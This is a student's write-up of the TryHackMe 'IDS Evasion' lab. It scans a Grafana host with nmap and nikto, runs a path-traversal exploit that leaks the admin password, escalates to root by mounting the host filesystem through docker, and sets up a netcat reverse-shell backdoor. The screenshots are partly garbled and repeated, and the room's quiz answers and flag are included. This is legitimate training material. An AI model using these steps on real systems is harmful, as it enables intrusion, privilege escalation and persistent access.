

Report: Ids Evasion room

Title Page


- Prepared for: Mulearn Bootcamp
- Prepared by: Jaseel K
- Date: 2025-10-25

Introduction

Intrusion Detection Systems (IDS) serve as critical sentinels, designed to monitor network or system activities for malicious policies or violations. This report details a practical exploration into IDS evasion, specifically focusing on a series of steps undertaken to bypass such defenses within a controlled environment.

Methodology

1. Deployed the target machine and created an account and logged into the system at <http://10.201.0.8:8000>, in preparation for future tasks.



2. Answered the question by reading the context

Answer the questions below

What IDS detection methodology relies on rule sets?

signature-based detection

✓ Correct Answer

3. Answered the question and ran the following command **nmap -sV 10.201.0.8** against the target at **10.201.0.8**

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS

✓ Correct Answer

💡 Hint

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed

✓ Correct Answer

💡 Hint

10.201.0.8:8000/alerts

DashboardInbox - muhammed...Daily Personal Devel...WhatsAppMySaleRDSA Cyber SecurityAIIslamPomodor | It's time...SB

CTFScore

DashboardAlertsLogout

Scoring History

This page contains a listing of the last 10,000 alerts recorded by the system. Note, that this also includes score-less alerts that are not fully consumed by the scoring algorithm.

You can click on any alert on this page to view a breakdown of how the score was calculated and every aspect of the alert.

Show10entries

Search:

Timestamp	Message	Category	Severity	Source	Targeted Asset	Score
Sat, 25 Oct 2025 00:21:11 GMT	SURICATA STREAM bad window update	Unknown Classtype	3	Suricata	172.200.0.30	5.33
Sat, 25 Oct 2025 00:21:11 GMT	SURICATA STREAM bad window update	Unknown Classtype	3	Suricata	172.200.0.30	5.33
Sat, 25 Oct 2025 00:21:11 GMT	SURICATA STREAM bad window update	Unknown Classtype	3	Suricata	172.200.0.30	5.33
Sat, 25 Oct 2025 00:21:11 GMT	SURICATA STREAM bad window update	Unknown Classtype	3	Suricata	172.200.0.30	5.33

Showing 1 to 4 of 4 entries

Previous1Next

4. The severity range was mentioned in the alert detail page and there three services nmap able to fully recognise port 3000 was not able to fully recognise.

The browser window shows a quiz on tryhackme.com. The questions and answers are:

- Question: Nikto, should find an interesting path when the first scan is performed, what is it called?
Answer: /login
- Question: What value is used to toggle denial of service vectors when using scan tuning (-T) in nikto?
Answer: 6
- Question: Which flags are used to modify the request spacing in nikto? Use commas to separate the flags in your answer.
Answer: 6,A,B

The terminal window shows a Nikto scan of 10.201.13.166. The output includes:

```
root@ip-10-201-13-166:~# nikto -p 3000 -T 1 2 3 -h 10.201.77.134
- Nikto v2.1.5
-----
+ Target IP: 10.201.77.134
+ Target Hostname: 10.201.77.134
+ Target Port: 3000
+ Start Time: 2025-10-27 00:26:40 (GMT0)
-----
+ Server: No banner retrieved
+ Cookie redirect to created without the httponly flag
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-frame-options' found, with contents: deny
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3092: /login/: This might be interesting...
+ 1707 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-10-27 00:26:42 (GMT0) (2 seconds)
-----
+ 1 host(s) tested
root@ip-10-201-13-166:~# -H
```



- Opened the IP in browser and found the login page of Grafana where they have mentioned the version number.

The browser window shows a Grafana login page at 10.201.77.134:3000/login. The page includes a 'Welcome to Grafana' message and a login form with fields for 'Email or username' and 'Password'. A red checkmark is visible next to the 'v8.2.5 (b5/a13/aed)' version number at the bottom of the page.

The terminal window shows a Nikto scan of 10.201.13.166. The output includes:

```
root@ip-10-201-13-166:~# nikto -p 3000 -T 1 2 3 -h 10.201.77.134
- Nikto v2.1.5
-----
+ Target IP: 10.201.77.134
+ Target Hostname: 10.201.77.134
+ Target Port: 3000
+ Start Time: 2025-10-27 00:26:40 (GMT0)
-----
+ Server: No banner retrieved
+ Cookie redirect to created without the httponly flag
+ Uncommon header 'x-content-type-options' found, with contents: nosniff
+ Uncommon header 'x-frame-options' found, with contents: deny
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Root page / redirects to: /login
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ OSVDB-3092: /login/: This might be interesting...
+ 1707 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-10-27 00:26:42 (GMT0) (2 seconds)
-----
+ 1 host(s) tested
root@ip-10-201-13-166:~# -H
```

With a google search was able to find the ID of the severe CVE.



7. By running the python exploit script was able to find the password of grafana-admin account

tryhackme.com

Room progress (60%)

Answer the questions below

What is the password of the grafana-admin account?

GraphingTheWorld32

Correct Answer Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

Submit Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

```
mjk1@DESKTOP-L9IDL8V:~$ python3 exploit.py -u 10.201.77.134 -p 3000 -f /etc/grafana/grafana.ini | grep -i password
# You can configure the database connection by specifying type, host, name, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex ""#password;""
;password =
# default admin password, can be changed before first start of grafana, or in profile settings
admin_password = GraphingTheWorld32
;password hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex ""#password;""
;password =
; basic_auth_password =
;password =
mjk1@DESKTOP-L9IDL8V:~$
```

TryHackMe | Intrusion Detection

tryhackme.com/room/ids evasion

Room progress (65%)

Correct Answer Hint

Is it possible to gain direct access to the server now that the grafana-admin password is known? (yay/nay)

yay

Correct Answer Hint

Are any of the attached IDS able to detect the attack if the file /etc/shadow is requested via the exploit, if so what IDS detected it?

Submit Hint

Task 8 Host Based IDS (HIDS)

Task 9 Privilege Escalation Recon

Task 10 Performing Privilege Escalation

Home - Grafana

Not secure 10.201.77.134:3000/?orgId=1

Home

Welcome to Grafana

Need help? Documentation Tutorials Community Public Slack

Basic

The steps below will guide you to quickly finish setting up your Grafana installation.

TUTORIAL DATA SOURCE AND DASHBOARDS

Grafana fundamentals

Set up and understand Grafana if you have no prior experience. This tutorial guides you through the entire process and covers the "Data source" and "Dashboards" steps to the right.


DATA SOURCES

Add your first source

Learn how in the

Dashboards

Starred dashboards



8. By going through the alert was able to find the alert category

Room progress (73%)

result of running the vuln script as this attack creates entries in the error log which, is one of the sources that Wazuh reads from if it has been configured too.

Answer the questions below

What category does Wazuh place HTTP 400 error codes in?

web

✓ Correct Answer ? Hint

Play around with some post-exploitation tools and commands and make note of what activity is detected by Wazuh; compare it to the activity that's detected by Suricata.

No answer needed

Complete

Task 9 ○ Privilege Escalation Recon

Task 10 ○ Performing Privilege Escalation

CTFScore

Dashboard Alerts Logout

Scoring Breakdown For Alert: 40844 (Web server 400 error code.)

Alert Details

- Alert ID: 40844
- Alert Timestamp: 2025-10-27 00:20:03.087000
- Source IP: 10.23.141.84
- Affected Asset: apachesite
- Alert Description: Web server 400 error code
- Alert Category: web
- Alert Severity: 5
- Alert Score: 2.67

Target Details

9. linPEAS detects docker tool

Room progress (86%)

Of course, this activity isn't completely invisible as **linpeas** would likely be detected by an antivirus if one was installed. In the question of transporting the script to the target system, Suricata is capable of detecting when scripts are downloaded via traffic without the deployment of web proxy servers. It may also be possible to simply copy and paste the script's content however, most HIDS implement some form of file system integrity monitoring which would detect the addition of the script even if an antivirus was not installed, more on this later.

Either way, **linpeas** should be able to identify a potential privilege escalation vector.

Answer the questions below

What tool does linPEAS detect as having a potential escalation vector?

docker

✓ Correct Answer ? Hint

Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?

5

✓ Correct Answer ? Hint

Task 10 ○ Performing Privilege Escalation

Task 11 ○ Establishing Persistence

Woop woop! Your answer is correct

10. First **ssh grafana-admin@10.201.59.42** entered the password we got from previous step .Using the **docker run** command was able to gain root privileges and after going through every **/root** was able to grab the flag

tryhackme.com/room/idsevasion

Room progress (91%)

activity is likely to be noticed by the IDS

Try a few of these options and note the resultant IDS alerts.

Answer the questions below

Perform the privilege escalation and grab the flag in /root/

{SNEAK_ATTACK_CRITICAL}

✓ Correct Answer

Task 11 ○ Establishing Persistence

Task 12 ○ Conclusion

```

root@b68690c8068b:/mnt/root# https://ubuntu.com/blog/microk8s-memory-optimisation
23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
afana-admin@reversegear:~$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapach
root@b68690c8068b:/# ls
bin  dev  home  lib  lib64  media  opt  root  sbin  sys  usr
boot  etc  initctl.faker  lib32  libx32  mnt  proc  run  srv  tmp  var
root@b68690c8068b:/# cd /mnt
root@b68690c8068b:/mnt# ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  sys  usr
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  swap.img  tmp  var
root@b68690c8068b:/mnt# cd /root/
root@b68690c8068b:/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}root@b68690c8068b:/mnt/root#

```

THM AttackBox 48min 58s

11. Established a backdoor on the host system

tryhackme.com/room/idsevasion

Room progress (95%)

This will create a new docker container using an image that's already available on the system, mount the entire host file system on it, and run a python listener. Listen for the reverse shell connection on the attack box with:

```
nc -lvp 4242
```

Then start the service on the host with:

```
docker-compose up
```

Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.

Answer the questions below

Abuse docker to establish a backdoor on the host system

No answer needed

✓ Correct Answer

Task 12 ○ Conclusion

20 Your streak has increased! You're closer to your next badge of 30 days. Keep up the amazing work!


How likely are you to recommend this room to others?

12. Conclusion

tryhackme.com/room/idsevasion

zatcaRDashboardInbox - muhammed...Daily Personal Devel...WhatsAppMySaleRDSA Cyber SecurityAIIslamPomodor | It's time...SB

Woop woop! Your answer is correct



You did it! 🎉 Intrusion Detection complete!

Points earned
🎯 144

Completed tasks
✅ 12

Room type
👤 Walkthrough

Difficulty
📶 Medium

Streak
🔥 2

82,073 users are actively learning this week